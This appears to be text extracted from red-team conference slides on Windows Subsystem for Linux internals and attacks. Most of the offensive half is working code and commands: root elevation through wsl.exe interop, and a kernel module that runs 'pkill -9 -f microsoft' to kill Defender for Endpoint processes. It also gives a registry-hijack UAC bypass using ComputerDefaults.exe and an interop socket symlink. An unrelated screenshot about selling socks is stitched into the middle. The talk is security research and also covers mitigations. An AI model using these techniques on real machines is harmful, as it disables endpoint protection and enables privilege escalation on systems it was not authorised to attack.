


The WSL Matryoshka


Jakub Wróbel
Konrad Klawikowski



Who are we?

Jakub Wróbel
@wr0belj

Konrad Klawikowski
@unrooted



<https://github.com/redcode-labs/easyWSL>

Agenda

- Intro to WSL
 - Architecture overview
 - WSLg
 - Internals
 - Windows Defender plugin for WSL
- WSL for Red Teams
 - WSL container escape & Defender bypass
 - Elevation of WSL
 - Evil WSL distro
- Mitigations

WSL history



WSL and Open Source resources

05/21/2025

Windows Subsystem for Linux (WSL) is now Open Source.

The code that powers WSL is available at [GitHub: microsoft/WSL Releases](#) [↗].

Learn what this means, how to download WSL, build from source code, and overview of WSL components, and more.

The following components are still part of the Windows image and are not open sourced at this time:

- `Lxcore.sys`: the kernel side driver that powers WSL 1
- `P9rdr.sys` and `p9np.dll`: The components which run the `\\wsl.localhost` filesystem redirection (from Windows to Linux)

how can I list hvsocks



Perplexity

Sources 7

1 task ↗



reddit

How do I sell my used socks, shoes, underwear, bathwater...



youtube

How to sell socks - YouTube



depop.com

Sell Socks and Tights Online | Depop



+4 sources

To list socks for sale online, you can follow these general steps based on popular methods and platforms:

1. Choose a Selling Platform

Popular platforms for selling socks include Depop, Printify, and your own eCommerce website using tools like Pabbly Subscription Billing. Depop is great for reaching a large audience interested in fashion, while Printify allows you to create custom designs and sync with your store for print-on-demand sales [3](#) [6](#) [5](#).

2. Create Your Product Listing

- Upload high-quality images of your socks, ideally showing different angles or lifestyle shots to attract buyers.
- Write clear, concise descriptions highlighting features such as material, design, care instructions, and any unique selling points [4](#) [6](#).
- If using platforms like Pabbly, you can add multiple variants and specify pricing plans, including one-time or subscription models [5](#).


3. Set Pricing and Payment Options

- Research competitor prices to set competitive rates.
- On platforms like Pabbly, you can connect multiple payment gateways and offer discounts or coupon codes to incentivize purchases [5](#).


WSL2 Architecture


(from `wsl.dev`)

WINDOWS



LINUX VM





Interesting wsl.exe commands

<code>wsl --debug-shell</code>	WSL debug shell within VM (requires admin privs)
<code>wsl --system -u root</code>	Launch system distro as root w/o password
<code>wsl -e "whoami"</code>	Execute command inside WSL distro

further reference:

- * [update wsl.exe description by unrooted · PR #378 · LOLBAS-Project/LOLBAS](#)
- * [Wsl | LOLBAS](#)

Linux namespaces

Linux VM (CBL Mariner)

Debian

mnt

pid

uts

Ubuntu

mnt

pid

uts

mnt

pid

uts

note: no separate 'net' namespace

```
root@THONKPAD [ ~ ]# lsns

```

	NS	TYPE	NPROCS	PID	USER	COMMAND
4026531834	time	231	1	root	/init	
4026531835	cgroup	231	1	root	/init	
4026531836	pid	141	1	root	/init	
4026531837	user	231	1	root	/init	
4026531838	uts	141	1	root	/init	
4026531839	ipc	141	1	root	/init	
4026531840	net	231	1	root	/init	
4026531841	mnt	140	1	root	/init	
4026531862	mnt	1	63	root	kdevtmpfs	
4026532204	mnt	8	227	root	/init	
4026532205	uts	8	227	root	/init	
4026532206	ipc	42	227	root	/init	
4026532207	pid	8	227	root	/init	
4026532217	mnt	31	231	root	/sbin/init	
4026532218	uts	32	231	root	/sbin/init	
4026532219	pid	34	231	root	/sbin/init	
4026532220	mnt	8	352	root	/init	
4026532221	uts	8	352	root	/init	
4026532222	ipc	24	352	root	/init	
4026532223	pid	8	352	root	/init	
4026532233	mnt	14	357	root	/sbin/init	
4026532234	uts	14	357	root	/sbin/init	
4026532235	pid	16	357	root	/sbin/init	
4026532236	mnt	1	359	root	/lib/systemd/systemd-udev	
4026532237	uts	1	359	root	/lib/systemd/systemd-udev	
4026532238	mnt	1	451	101	/lib/systemd/systemd-resolved	
4026532239	mnt	1	725	root	/lib/systemd/systemd-udev	
4026532240	uts	1	725	root	/lib/systemd/systemd-udev	
4026532241	mnt	8	2743	root	/init	
4026532242	uts	8	2743	root	/init	
4026532244	ipc	24	2743	root	/init	
4026532254	mnt	14	2751	root	/sbin/init	
4026532255	pid	8	2743	root	/init	
4026532256	uts	14	2751	root	/sbin/init	
4026532257	pid	16	2751	root	/sbin/init	
4026532258	mnt	1	2858	root	/usr/lib/systemd/systemd-udev	
4026532259	uts	1	2858	root	/usr/lib/systemd/systemd-udev	
4026532299	mnt	1	510	root	/lib/systemd/systemd-logind	
4026532300	uts	1	510	root	/lib/systemd/systemd-logind	
4026532302	uts	1	892	root	/lib/systemd/systemd-logind	
4026532303	mnt	1	892	root	/lib/systemd/systemd-logind	
4026532325	mnt	1	3015	root	/usr/lib/systemd/systemd-logind	
4026532326	uts	1	3015	root	/usr/lib/systemd/systemd-logind	

```
root@THONKPAD [ ~ ]#
```

9p

dllhost.exe	2,576 K	17,728 K	13544	DESKTOP-SO2UEGO\dev	Medium
dllhost.exe	2,412 K	11,056 K	16216	DESKTOP-SO2UEGO\dev	Medium
dllhost.exe	2,748 K	11,816 K	10924	DESKTOP-SO2UEGO\dev	Medium
dllhost.exe	1,972 K	10,620 K	9916	DESKTOP-SO2UEGO\dev	High
dwm.exe	< 0.01	25,996 K	1192	Window Manager\DWM-1	System
dwm.exe	< 0.01	85,556 K	147,560 K	2328 Window Manager\DWM-2	System

Handles DLLs Threads				
Name	Description	Company Name	Path	
ucrtbase.dll	Microsoft® C Runtime Library	Microsoft Corporation	C:\Windows\System32\ucrtbase.dll	
user32.dll	Multi-User Windows USER API Cli...	Microsoft Corporation	C:\Windows\System32\user32.dll	
uxtheme.dll	Microsoft UxTheme Library	Microsoft Corporation	C:\Windows\System32\uxtheme.dll	
vmdevicehost.dll	Hyper-V Device Virtualization Library	Microsoft Corporation	C:\Windows\System32\vmdevicehost.dll	
vmprox.dll	Hyper-V Component Proxy	Microsoft Corporation	C:\Windows\System32\vmprox.dll	
vmvirtio.dll	Hyper-V Virtio Infrastructure	Microsoft Corporation	C:\Windows\System32\vmvirtio.dll	
vp9fs.dll	Plan9 File Server DLL	Microsoft Corporation	C:\Windows\System32\vp9fs.dll	
win32u.dll	Win32u	Microsoft Corporation	C:\Windows\System32\win32u.dll	
ws2_32.dll	Windows Socket 2.0 32-Bit DLL	Microsoft Corporation	C:\Windows\System32\ws2_32.dll	
wshhyperv.dll	Hyper-V Winsock2 Helper DLL	Microsoft Corporation	C:\Windows\System32\wshhyperv.dll	

dllhost.exe	2,748 K	11,816 K	10924	DESKTOP-SO2UEGO\dev	Medium
dllhost.exe	1,972 K	10,620 K	9916	DESKTOP-SO2UEGO\dev	High
dwm.exe	< 0.01	25,996 K	36,544 K	1192 Window Manager\DWM-1	System
dwm.exe	< 0.01	80,768 K	142,732 K	2328 Window Manager\DWM-2	System
explorer.exe	0.37	167,108 K	351,700 K	8136 DESKTOP-SO2UEGO\dev	Medium
FileCaching.exe	5,444 K	24,564 K	2340	DESKTOP-SO2UEGO\dev	Medium

Handles DLLs Threads				
Name	Description	Company Name	Path	
ucrtbase.dll	Microsoft® C Runtime Library	Microsoft Corporation	C:\Windows\System32\ucrtbase.dll	
user32.dll	Multi-User Windows USER API Cli...	Microsoft Corporation	C:\Windows\System32\user32.dll	
uxtheme.dll	Microsoft UxTheme Library	Microsoft Corporation	C:\Windows\System32\uxtheme.dll	
vmdevicehost.dll	Hyper-V Device Virtualization Library	Microsoft Corporation	C:\Windows\System32\vmdevicehost.dll	
vmprox.dll	Hyper-V Component Proxy	Microsoft Corporation	C:\Windows\System32\vmprox.dll	
vmvirtio.dll	Hyper-V Virtio Infrastructure	Microsoft Corporation	C:\Windows\System32\vmvirtio.dll	
vp9fs.dll	Plan9 File Server DLL	Microsoft Corporation	C:\Windows\System32\vp9fs.dll	
win32u.dll	Win32u	Microsoft Corporation	C:\Windows\System32\win32u.dll	
ws2_32.dll	Windows Socket 2.0 32-Bit DLL	Microsoft Corporation	C:\Windows\System32\ws2_32.dll	
wshhyperv.dll	Hyper-V Winsock2 Helper DLL	Microsoft Corporation	C:\Windows\System32\wshhyperv.dll	

Intune settings

* please note: most affect
ONLY "Store" WSL

Setting Name	Description
Allow the Windows Subsystem For Linux	When set to disabled, this policy disables access to the Windows Subsystem For Linux for all users on the machine.
Allow the Inbox version of the Windows Subsystem For Linux	When set to disabled, this policy disables the inbox version (optional component) of the Windows Subsystem For Linux. If this policy is disabled, only the store version of WSL can be used.
Allow WSL1	When set to disabled, this policy disables WSL1. When disabled, only WSL2 distributions can be used.
Allow the debug shell	When set to disabled, this policy disables the debug shell (wsl.exe --debug-shell). This policy only applies to Store WSL.
Allow passthrough disk mount	When set to disabled, this policy disables passthrough disk mounting in WSL2 (wsl.exe --mount). This policy only applies to Store WSL.
Allow custom kernel configuration	When set to disabled, this policy disables custom kernel configuration via .wslconfig (wsl2.kernel). This policy only applies to Store WSL.
Allow kernel command line configuration	When set to disabled, this policy disables kernel command line configuration via .wslconfig (wsl2.kernelCommandLine). This policy only applies to Store WSL.
Allow custom system distribution configuration	When set to disabled, this policy disables custom system distribution configuration via .wslconfig (wsl2.systemDistro). This policy only applies to Store WSL.
Allow custom networking configuration	When set to disabled, this policy disables custom networking configuration via .wslconfig (wsl2.networkingmode). This policy only applies to Store WSL.
Allow user setting firewall configuration	When set to disabled, this policy disables firewall configuration via .wslconfig (wsl2.firewall). This policy only applies to Store WSL.
Allow nested virtualization	When set to disabled, this policy disables nested virtualization configuration via .wslconfig (wsl2.nestedVirtualization). This policy only applies to Store WSL.
Allow kernel debugging	When set to disabled, this policy disables kernel debugging configuration via .wslconfig (wsl2.kernelDebugPort). This policy only applies to Store WSL.

further reference: [Intune settings | Microsoft Learn](#)

Windows Defender plugin for WSL

na górze róże
na dole blender

Najlepszy wynik



Windows Defender Security Center

Zaufana aplikacja ze Sklepu Microsoft

Windows Defender plugin for WSL

"The Defender for Endpoint for WSL plug-in enables Defender for Endpoint to provide more visibility into all running WSL containers by plugging into the *[not so :P]* isolated subsystem."

"The plug-in provides visibility into events from WSL, but other features like **antimalware**, threat and vulnerability management, and response commands **are not available** for the WSL logical device."

~ *learn.microsoft.com*

Windows Defender plugin for WSL

Linux processes created via *ExecuteBinary()* will run in the **root namespace of the WSL2 Virtual Machine**. This namespace is not associated to any distribution and has a very minimal Mariner based root file system.

~ <https://learn.microsoft.com/en-us/defender-endpoint/mde-plugin-wsl>

Example: <https://github.com/microsoft/wsl-plugin-sample>

WSL for Red Teams

WSL attack vectors

Linux side

attacker gains access to the WSL distro via malicious script, npm/pip package

how to gain access to host OS?

Windows side

attacker gains access to Windows machine with WSL installed

how to employ WSL to achieve persistence, impair defenses

Access to the org's network

WSL has access to the local network of the host machine by default

You can access assets through the corp VPN

Good 'ol classics - pt.1

cron used to 'beacon' Linux/Windows binary

```
kLawik@:/mnt/c/Users/KonradKlawikowski$ crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
* * * * * /mnt/c/Windows/System32/notepad.exe
```

Elevate to root via interop

```
wsl.exe -d <distro> / --system -u root -e <command>
```

```
x33f@x33f-wsl:~$ wsl.exe --system -u root -e "whoami"  
<3>WSL (9031 - Relay) ERROR: CreateProcessParseCommon:863: Failed  
to translate \\wsl.localhost\Ubuntu-24.04\home\x33f  
root
```

Elevate to root via interop

```
PS C:\Users\unrooted> wsl --system -u root
root@THONKPAD [ /mnt/c/Users/unrooted ]# cat /mnt/wslg/distro/etc/os-release
PRETTY_NAME="Ubuntu 22.04.2 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.2 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
root@THONKPAD [ /mnt/c/Users/unrooted ]# |
```

Disable interop

```
$cat /etc/wsl.conf
```

```
[interop]
```

```
enabled = false
```

```
appendWindowsPath = false
```

Distro jump out via kernel module

<https://github.com/microsoft/WSL2-Linux-Kernel>

```
apt install build-essential flex  
bison dwarves libssl-dev libelf-dev  
cpio qemu-utils
```

```
zcat /proc/config.gz > .config  
make -j ${nproc}  
make -j ${nproc} modules_install  
  
cp /sys/kernel/btf/vmlinux  
${KERNELSRC_DIR}
```

```
#include <linux/init.h>  
#include <linux/module.h>  
#include <linux/kernel.h>  
  
static int __init entrypoint(void) {  
    printk(KERN_INFO "Hello World!\n");  
    return 0;  
}  
  
static void __exit exitpoint(void) {  
  
    module_init(entrypoint);  
    module_exit(exitpoint);  
    MODULE_LICENSE("GPL");  
}
```

```
[ 748.473125] Hello World!
```

Bypass Windows Defender plugin

1. Elevate to root using interop and wsl.exe binary

2. Load malicious kernel module to jump out of the distro container

3. Kill the MS Defender processes on the VM

Defender processes

```
root      235   0.1   1.6 998904 133744 hvc0      SL+   Jun09   1:04 /opt/microsoft/
mdatp/sbin/wdavdaemon
root      267   0.0   0.0 79300 1664 ?          SL    Jun09   0:00 /opt/microsoft/
mdatp/sbin/crashpad_handler --database=/var/opt/microsoft/mdatp/crash --metrics-
dir=/var/opt/microsoft/mdatp/crash --annotation=glibc version=2.35 --annotation=
os distribution name=mariner --annotation=os distribution version=2.0 --annotati
on=os kernel version=5.15.167.4-microsoft-standard-WSL2 --annotation=product ver
sion=101.24092.0002 --initial-client-fd=4 --shared-client-connection
root      317   0.0   0.8 855708 69180 hvc0      SL+   Jun09   0:25 /opt/microsoft/
mdatp/sbin/wdavdaemon edr 18 17 3 --log_level info
root      366   0.0   0.2 251448 19268 hvc0      SL+   Jun09   0:08 /opt/microsoft/
mdatp/sbin/telemetryd_v2 25 /var/log/microsoft/mdatp
```


Bypass Windows Defender plugin



```
pkill -9 -f microsoft
```

```
static int __init entrypoint(void) {  
    char path[] = "/bin/pkill";  
    char *argv[] = {path, "-9", "-f", "microsoft", NULL};  
    char *envp[] = {NULL};  
  
    call_usermodehelper(path, argv, envp, UMH_WAIT_PROC);  
  
    printk(KERN_INFO "Sucessfully killed ATP processes!\n");  
    return 0;  
}  
  
static void __exit exitpoint(void) {}  
  
module_init(entrypoint);  
module_exit(exitpoint);
```

dev@DESKTOP-S02UEGO: /m

dev@DESKTOP-S02UEGO:~/kernel_module\$

Administrator: Windows PowerShell

Windows PowerShell

Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! <https://aka.ms/PSWindows>

PS C:\Users\dev>

UAC bypass via interop

1. Execute UAC bypass using interop

2. Run `wsl.exe -e dbus-launch true`

4. Switch to the elevated socket using symlink

```
ln -sf /run/WSL/36_interop /run/WSL/8_interop
```

```
dev@DESKTOP-TGC7D1T:~$ ls -la /run/WSL/
total 0
drwxr-xr-x 2 root root 100 Jun  8 09:16 .
drwxr-xr-x 8 root root 160 Jun  8 09:18 ..
srwxrwxrwx 1 root root  0 Jun  8 09:16 1_interop
srwxrwxrwx 1 root root  0 Jun  8 09:16 36_interop
lrwxrwxrwx 1 root root 19 Jun  8 09:16 8_interop -> /run/WSL/36_interop
```

UAC bypass via interop

```
New-Item "HKCU:\software\classes\ms-settings\shell\open\command" -Force;  
New-ItemProperty "HKCU:\software\classes\ms-settings\shell\open\command"  
-Name "DelegateExecute" -Value "" -Force;  
Set-ItemProperty "HKCU:\software\classes\ms-settings\shell\open\command"  
-Name "(default)" -Value "notepad.exe" -Force;  
Start-Process "C:\Windows\System32\ComputerDefaults.exe"
```

UAC bypass via interop

